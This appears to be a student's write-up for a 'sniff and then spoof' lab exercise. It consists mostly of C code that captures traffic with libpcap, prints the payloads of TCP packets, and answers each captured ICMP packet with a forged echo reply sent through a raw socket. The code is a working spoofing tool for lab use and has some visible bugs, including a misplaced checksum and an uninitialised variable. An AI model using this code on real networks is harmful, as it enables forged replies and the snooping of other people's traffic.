This is the code for Task 2.3: Sniff and then Spoof. This code firstly sniffs packets in main function, and then comes to got_packet function. For ICMP packets, got_packet function will go to spoof_reply() function to create the spoofing packet. In spoof_reply(), the new spoofing packet's source IP address is the destination IP address of sniffed the packet, and the destination IP address of spoofing packet is the source IP address of sniffed packet. After creating the spoofing packet, send_raw_ip_packet function will send the spoofing packet to 10.0.2.7.

```
#include <pcap.h>
#include <stdio.h>
#include <netinet/ip.h>
#include <arpa/inet.h>
#include <sys/socket.h>
/* This function will be invoked by pcap for each captured packet.
We can process each packet inside the function.
*/
#define SIZE_ETHERNET 14

struct ethheader{
        u_char ether_dhost[6];
        u_char ether_shost[6];
        u_short ether_type;
};

struct ipheader{
        unsigned char iph_ihl:4,
                        iph_ver:4;
        unsigned char iph_tos;
        unsigned short int iph_len;
        unsigned short int iph_ident;
        unsigned short int iph_flag:3,
                                iph_offset:13;
        unsigned char iph_ttl;
        unsigned char iph_protocol;
        unsigned short int iph_chksum;
        struct in_addr iph_sourceip;
        struct in_addr iph_destip;

};

/* TCP header */
        typedef u_int tcp_seq;

        struct tcpheader {
                u_short th_sport;       /* source port */
                u_short th_dport;       /* destination port */
                tcp_seq th_seq;                 /* sequence number */
```

```
        tcp_seq th_ack;                 /* acknowledgement number */
        u_char th_offx2;        /* data offset, rsvd */
#define TH_OFF(th)  (((th)->th_offx2 & 0xf0) >> 4)
        u_char th_flags;
#define TH_FIN 0x01
#define TH_SYN 0x02
#define TH_RST 0x04
#define TH_PUSH 0x08
#define TH_ACK 0x10
#define TH_URG 0x20
#define TH_ECE 0x40
#define TH_CWR 0x80
#define TH_FLAGS
(TH_FIN|TH_SYN|TH_RST|TH_ACK|TH_URG|TH_ECE|TH_CWR)
        u_short th_win;                 /* window */
        u_short th_sum;                 /* checksum */
        u_short th_urp;                 /* urgent pointer */
};

void got_packet(u_char *args, const struct pcap_pkthdr *header, const u_char *packet)
{
printf("\nGot a packet\n");
struct ethheader *eth=(struct ethheader *)packet;

if(ntohs(eth->ether_type)==0x800)
{
        struct ipheader *ip = (struct ipheader *)(packet + sizeof(struct ethheader));
        printf("From: %s\n", inet_ntoa(ip->iph_sourceip));
        printf("To: %s\n", inet_ntoa(ip->iph_destip));
        //printf("         PORT: %s\n", inet_ntoa(ip->iph_destip));


        switch(ip -> iph_protocol) {
                case IPPROTO_TCP:
                        {
                                printf("Protocol:TCP\n");
                                //printf("hello");
                                char *data = (u_char *)packet + sizeof(struct ethheader) +
sizeof(struct ipheader) + sizeof(struct tcpheader);
                                int size_data = ntohs(ip->iph_len) - (sizeof(struct ipheader) +
sizeof(struct tcpheader));
                                if(size_data>0){
                                printf("data: %d bytes\n", size_data);
                                for(int i=0;i<size_data; i++){
                                if(isprint(*data))
                                        printf("%c",*data);
```

```
                                else
                                        printf(".");
                                        data++;
                                        }
                                }


                        return;
                        }
                case IPPROTO_UDP:
                   printf("       Protocol:UDP\n");
                   return;
                case IPPROTO_ICMP:
                   printf("       Protocol:ICMP\n");
                        spoof_reply(ip);
                   return;
        default:
                   printf("       Protocol:Others\n");
                   return;

        }
}

}

void send_raw_ip_packet(struct ipheader* ip){
        int sd;
        int enable=1;
        struct sockaddr_in sin;
        char buffer[1024]; // You can change the buffer size

/* Create a raw socket with IP protocol. The IPPROTO_RAW parameter
* tells the sytem that the IP header is already included;
* this prevents the OS from adding another IP header. */

        sd = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
        if(sd < 0) {
        perror("socket() error"); exit(-1);
        }
        setsockopt(sd,IPPROTO_IP, IP_HDRINCL, &enable, sizeof(enable));
/* This data structure is needed when sending the packets
* using sockets. Normally, we need to fill out several
* fields, but for raw sockets, we only need to fill out
* this one field */
        sin.sin_family = AF_INET;
        sin.sin_addr = ip->iph_destip;
```

```
// Here you can construct the IP packet using buffer[]
// - construct the IP header ...
// - construct the TCP/UDP/ICMP header ...
// - fill in the data part if needed ...
// Note: you should pay attention to the network/host byte order.
/* Send out the IP packet.
* ip_len is the actual size of the packet. */

        if(sendto(sd, ip, ntohs(ip->iph_len), 0, (struct sockaddr *)&sin, sizeof(sin)) < 0) {
                perror("sendto() error");
                exit(-1);
        }

        else{
                printf("\n-------------send packet--------------------------\n");
                printf("   From:%s\n", inet_ntoa(ip->iph_sourceip));
                printf("   To:%s\n", inet_ntoa(ip->iph_destip));
                printf("\n---------------------------------------\n");

        }
        close(sd);
}

struct icmpheader{
        unsigned char icmp_type;
        unsigned char icmp_code;
        unsigned short int icmp_cheksum;
        unsigned short int icmp_id;
        unsigned short int icmp_seq;
};

unsigned short in_cksum( unsigned short *buf, int length){
        unsigned short *w = buf;
        int nleft= length;
        int sum =0;
        unsigned short temp = 0;

        while( nleft > 1){
                sum += *w ++;
                nleft -= 2;
        }

        if( nleft == 1 ){
                *(u_char *)(&temp) = *(u_char *) w;
                sum += temp;
        }
```

```
        sum = (sum>>16) + (sum & 0xffff);
        sum += (sum >>16);
        return (unsigned short)(~sum);
}
int count =1;

void spoof_reply(struct ipheader *ip){

                int ip_header_len = ip->iph_ihl*4;
                char buffer[1500];

                //make a copy from the original packet
                memset((char*)buffer, 0, 1500);
                memcpy((char*)buffer, ip , ntohs(ip->iph_len));


                //construct ip header
                struct ipheader *newip = (struct ipheader *)buffer;

                //construct icmp header
                struct icmpheader *icmp = (struct icmpheader*)(buffer + sizeof(struct ipheader));
                icmp->icmp_type=0; // reply
                icmp->icmp_cheksum = 0;
                icmp->icmp_cheksum = in_cksum((unsigned short*)icmp, sizeof(struct
icmpheader));
                icmp->icmp_seq = count++;

                //construct ip header, no change for other fields.
                newip->iph_ttl = 50;
                newip->iph_sourceip = ip->iph_destip;
                newip->iph_destip = ip->iph_sourceip;
                newip->iph_len = ip->iph_len;

                //send spoof packet
                send_raw_ip_packet(newip);
}

int main()
{
        pcap_t *handle;
        char errbuf[PCAP_ERRBUF_SIZE];
        struct bpf_program fp;
        char filter_exp[] = "ip proto ICMP";
        bpf_u_int32 net;
        // Step 1: Open live pcap session on NIC with name eth3
```

```
        // Students needs to change "eth3" to the name
        // found on their own machines (using ifconfig).
        handle = pcap_open_live("enp0s3", BUFSIZ, 1, 1000, errbuf);

        // Step 2: Compile filter_exp into BPF psuedo-code
        pcap_compile(handle, &fp, filter_exp, 0, net);
        pcap_setfilter(handle, &fp);

        // Step 3: Capture packets
        pcap_loop(handle, -1, got_packet, NULL);
        pcap_close(handle); //Close the handle
        return 0;


}
// Note: don’t forget to add "-lpcap" to the compilation command.
// For example: gcc -o sniff sniff.c -lpcap
```